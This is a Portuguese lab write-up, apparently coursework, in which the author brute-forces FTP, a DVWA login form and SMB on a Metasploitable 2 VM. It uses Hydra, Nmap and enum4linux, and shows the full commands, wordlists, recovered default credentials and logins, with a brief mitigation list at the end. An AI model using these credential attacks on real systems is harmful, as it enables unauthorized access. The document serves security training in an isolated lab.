Ataques simulados com Kali Lunix


Descrição

Implementar, documentar e compartilhar um projeto prático utilizando **Kali Linux** e a ferramenta **Medusa**(Usarei o Hydra), em conjunto com ambientes vulneráveis (por exemplo, **Metasploitable 2** e **DVWA**), para simular cenários de ataque de força bruta e exercitar medidas de prevenção.


- **Configurar o ambiente**: duas VMs (Kali Linux e Metasploitable 2) no VirtualBox, com rede interna (*host-only*).
- **Executar ataques simulados**: força bruta em **FTP**, automação de tentativas em **formulário web (DVWA)** e **password spraying** em **SMB** com **enumeração de usuários**.
- **Documentar os testes**: wordlists simples, comandos utilizados, validação de acessos e recomendações de mitigação.

Configuração de rede das máquinas virtuais

Máquina virtual do Kali Linux com rede em modo host-only



Máquina virtual do Metasploitable 2 com rede em modo host-only



Ataque ao serviço FTP com HYDRA

Varredura do serviço FTP na porta 21 com Nmap:

```
┌──(marv㉿kali)-[~]
└─$ nmap -v -p 21 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-22 17:31 -03
Initiating ARP Ping Scan at 17:31
Scanning 192.168.56.103 [1 port]
Completed ARP Ping Scan at 17:31, 0.06s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS
 is disabled. Try using --system-dns or specify valid servers with
--dns-servers
Initiating SYN Stealth Scan at 17:31
Scanning 192.168.56.103 [1 port]
Discovered open port 21/tcp on 192.168.56.103
Completed SYN Stealth Scan at 17:31, 0.02s elapsed (1 total ports)
Nmap scan report for 192.168.56.103
Host is up (0.0015s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 08:00:27:0B:A1:7C (PCS Systemtechnik/Oracle VirtualBox
 virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
           Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
```

Criação das wordlsts de usuário e senha:

```
┌──(marv㉿kali)-[~]
└─$ echo -e "password\n123456\nmsfadmin\nadmin\nabc123" > /home/marv/Documentos/ftp_pass.txt \
> echo -e "root\nuser\nmsfadmin\nadmin\nabcd" > /home/marv/Documentos/ftp_users.txt
```

Comando usado no ataque com HYDRA:

hydra -V -ensr ftp://192.168.56.103:21 -L /home/marv/Documentos/ftp_users.txt -P /home/marv/Documentos/ftp_pass.txt

```
┌──(marv㉿kali)-[~]
└─$ hydra -V -e nsr ftp://192.168.56.103:21 -L /home/marv/Documentos/ftp_users.txt -P /home/marv/Documentos/ftp_pass.txt
```

Explicação do código:
-V: diferente do "-v", esse verboso melhora o progresso do ataque com mais detalhes.

-e nsr: Tenta senha nula(n), senha login(s) e usa as senhas como usuários(r)

ftp://192.168.56.103:21 : Serviço, endereço do alvo e porta que serão atacadas

-L /home/marv/Documentos/ftp_users.txt : Caminho onde está a wordlist de usuários.
-P /home/marv/Documentos/ftp_pass.txt : Caminho onde está a wordlist de senhas

Resultado da varredura:


```
┌──(marv㉿kali)-[~]
└─$ hydra -V -e nsr ftp://192.168.56.103:21 -L /home/marv/Documentos/ftp_users.txt -P /home/marv/Documentos/ftp_pass.txt
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-22 18:14:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40 login tries (l:5/p:8), ~3 tries per task
[DATA] attacking ftp://192.168.56.103:21/
[ATTEMPT] target 192.168.56.103 - login "root" - pass "root" - 1 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "root" - pass "" - 2 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "root" - pass "toor" - 3 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.56.103 - login "root" - pass "password" - 4 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.56.103 - login "root" - pass "123456" - 5 of 40 [child 4] (0/0)
[ATTEMPT] target 192.168.56.103 - login "root" - pass "msfadmin" - 6 of 40 [child 5] (0/0)
[ATTEMPT] target 192.168.56.103 - login "root" - pass "admin" - 7 of 40 [child 6] (0/0)
[ATTEMPT] target 192.168.56.103 - login "root" - pass "abc123 " - 8 of 40 [child 7] (0/0)
[ATTEMPT] target 192.168.56.103 - login "user" - pass "user" - 9 of 40 [child 8] (0/0)
[ATTEMPT] target 192.168.56.103 - login "user" - pass "" - 10 of 40 [child 9] (0/0)
[ATTEMPT] target 192.168.56.103 - login "user" - pass "resu" - 11 of 40 [child 10] (0/0)
[ATTEMPT] target 192.168.56.103 - login "user" - pass "password" - 12 of 40 [child 11] (0/0)
[ATTEMPT] target 192.168.56.103 - login "user" - pass "123456" - 13 of 40 [child 12] (0/0)
[ATTEMPT] target 192.168.56.103 - login "user" - pass "msfadmin" - 14 of 40 [child 13] (0/0)
[ATTEMPT] target 192.168.56.103 - login "user" - pass "admin" - 15 of 40 [child 14] (0/0)
[ATTEMPT] target 192.168.56.103 - login "user" - pass "abc123 " - 16 of 40 [child 15] (0/0)
[21][ftp] host: 192.168.56.103   login: user   password: user
[ATTEMPT] target 192.168.56.103 - login "msfadmin" - pass "msfadmin" - 17 of 40 [child 8] (0/0)
[21][ftp] host: 192.168.56.103   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.56.103 - login "admin" - pass "admin" - 25 of 40 [child 8] (0/0)
[ATTEMPT] target 192.168.56.103 - login "admin" - pass "" - 26 of 40 [child 4] (0/0)
[ATTEMPT] target 192.168.56.103 - login "admin" - pass "nimda" - 27 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.56.103 - login "admin" - pass "password" - 28 of 40 [child 5] (0/0)
[ATTEMPT] target 192.168.56.103 - login "admin" - pass "123456" - 29 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.56.103 - login "admin" - pass "msfadmin" - 30 of 40 [child 7] (0/0)
[ATTEMPT] target 192.168.56.103 - login "admin" - pass "abc123 " - 32 of 40 [child 11] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abcd" - pass "abcd" - 33 of 40 [child 12] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abcd" - pass "" - 34 of 40 [child 10] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abcd" - pass "dcba" - 35 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abcd" - pass "password" - 36 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abcd" - pass "123456" - 37 of 40 [child 6] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abcd" - pass "msfadmin" - 38 of 40 [child 13] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abcd" - pass "admin" - 39 of 40 [child 9] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abcd" - pass "abc123 " - 40 of 40 [child 14] (0/0)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-22 18:14:35
```


Usuários e senhas encontrados com sucesso.
usuário: user, password: user
usuário: msfadmin, password: msfadmin

Testando a acesso ao serviço FTP com usuários e senhas encontradas

usuário: user, password: user



usuário: msfadmin, password: msfadmin




Ataque em formulário WEB(DVWA) para obter login


***Obs:
Sem obter sucesso usando o Medusa na Versão 2.3, aplicativo usado na videoaula, e após várias tentativas frustradas, mesmo seguindo à risca os comandos mostrados na aula: "Utilizando o Medusa para simular combinações de usuários e senhas" e pesquisando informações adicionais em sites e aplicativos de IA(DeepSeek e ChatGPT), não consegui fazer o ataque de forma correta, pois sempre retornava erro de MÉTODO INVÁLIDO nas opções PAGE e FAIL. Por este motivo fiz o ataque usando o Hydra e que, como detalharei abaixo, funcionou corretamente.

**Aplicativo usado para o ataque: Hydra.

Formulário usaremos para o teste de ataque



Busca por parâmetros do formulário(tecla f12,depois em NETWORK e depois em REQUEST)



Parâmetros encontrados: "username", "password", "Login" e "failed", retorno de falha de login.

Comando de ataque ao formulário com Hydra:

```
hydra -L /home/marv/Documentos/web_users.txt -P
/home/marv/Documentos/web_pass.txt192.168.56.103 http-post-form
'/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:failed'
```

Explicação do código:

`-L /home/marv/Documentos/web_users.txt`

-Sintaxe para o uso de uma wordlist com o nomes dos usuários e o caminho onde o arquivo se encontra.

`-P /home/marv/Documentos/web_pass.txt`
-Sintaxe para o uso de uma "wordlist" com as senhas que serão testadas e o caminho onde o arquivo se encontra.

192.168.56.103
-IP do servidor(Metasploitable 2) onde o ataque foi direcionado.

O restante do comando a seguir é dividido em três partes, separados por ":"

`http-post-form '/dvwa/login.php`
-Tipo de ataque: Formulário HTTP POST seguido do caminho da página do formulário WEB de LOGIN.

`php:username=^USER^&password=^PASS^&Login=Login`
-Parâmetros POST, onde ^USER^ serão os nomes de usuários, criados anteriormente no arquivo "web_users.txt", que o Hydra irá buscar para o ataque ao formulário e ^PASS^ serão para as senhas adicionadas no arquivo "web_pass.txt". As palavras "username" , "password" e "Login" são parâmetros analisados anteriormente e que podem variar dependendo no formulário de login.

`failed`
-String que indica falha de login no formulário analisado. Também variável.


Retorno do ataque:

```
┌──(marv㉿kali)-[~]
└─$ hydra -L /home/marv/Documentos/web_users.txt -P /home/marv/Documentos/web_pass.txt 192.168.56.103 http-post-form '/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:failed'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-22 14:43:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking http-post-form://192.168.56.103:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:failed
[80][http-post-form] host: 192.168.56.103   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-22 14:43:58
```

Usuário e senha obtidos. Usuário: admin e senha:password.

Testando login



Logado com sucesso.

Ataque ao serviço SAMBA usando password-spray com enumeração de usuários

Verificar se o SMB está ativo

```
┌──(marv㉿kali)-[~]
└─$ nmap -v -p 139,445 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-22 22:07 -03
Initiating ARP Ping Scan at 22:07
Scanning 192.168.56.103 [1 port]
Completed ARP Ping Scan at 22:07, 0.06s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Initiating SYN Stealth Scan at 22:07
Scanning 192.168.56.103 [2 ports]
Discovered open port 139/tcp on 192.168.56.103
Discovered open port 445/tcp on 192.168.56.103
Completed SYN Stealth Scan at 22:07, 0.03s elapsed (2 total ports)
Nmap scan report for 192.168.56.103
Host is up (0.0019s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:0B:A1:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

Enumeração de usuários com o ENUM4LINUX com saída específica da palavra "user"

```
└─$ enum4linux 192.168.56.103 | grep user
[+] Server 192.168.56.103 allows sessions using username '', password ''
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user     Name: just a user,111,, Desc: (null)
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
```

Criação de wordlists com usuários e lista de password spray

```
┌──(marv㉿kali)-[~]
└─$ echo -e "msfadmin\nroot\nuser\nmail\nbackup\nmysql\nservice" > /home/marv/Documentos/smb_users.txt

┌──(marv㉿kali)-[~]
└─$ echo -e " password\n123456\nmsfadmin\nWelcome123\np@55w0rd\npass12345" > /home/marv/Documentos/spray_pass.txt
```

Ataques nos usuários "user" e "msfadmin" com HYDRA

```
┌──(marv㉿kali)-[~]
└─$ hydra 192.168.56.103 smb -l user -P /home/marv/Documentos/spray_pass.txt -e nsr -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-22 23:32:34
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 13 login tries (l:1/p:13), ~13 tries per task
[DATA] attacking smb://192.168.56.103:445/
[ATTEMPT] target 192.168.56.103 - login "user" - pass "user" - 1 of 13 [child 0] (0/0)
[445][smb] host: 192.168.56.103   login: user   password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-22 23:32:35

┌──(marv㉿kali)-[~]
└─$ hydra 192.168.56.103 smb -l msfadmin -P /home/marv/Documentos/spray_pass.txt -s 139,445 -e nsr -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-22 23:35:09
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 13 login tries (l:1/p:13), ~13 tries per task
[DATA] attacking smb://192.168.56.103:139/
[ATTEMPT] target 192.168.56.103 - login "msfadmin" - pass "msfadmin" - 1 of 13 [child 0] (0/0)
[139][smb] host: 192.168.56.103   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-22 23:35:09
```

Usuários e senhas encontrados com sucesso.

usuário: user, password: user

usuário: msfadmin, password: msfadmin

Testando o acesso aos serviços com usuários e senhas

```
┌──(marv㉿kali)-[~]
└─$ smbclient //192.168.56.103/tmp -U user%user
Try "help" to get a list of possible commands.
smb: \>

┌──(marv㉿kali)-[~]
└─$ smbclient //192.168.56.103/tmp -U msfadmin%msfadmin
Try "help" to get a list of possible commands.
smb: \>
```

Recomendações de mitigação.

Verificação de portas e serviços distribuídos pelo servidor.
Utilização de senhas fortes para usuários.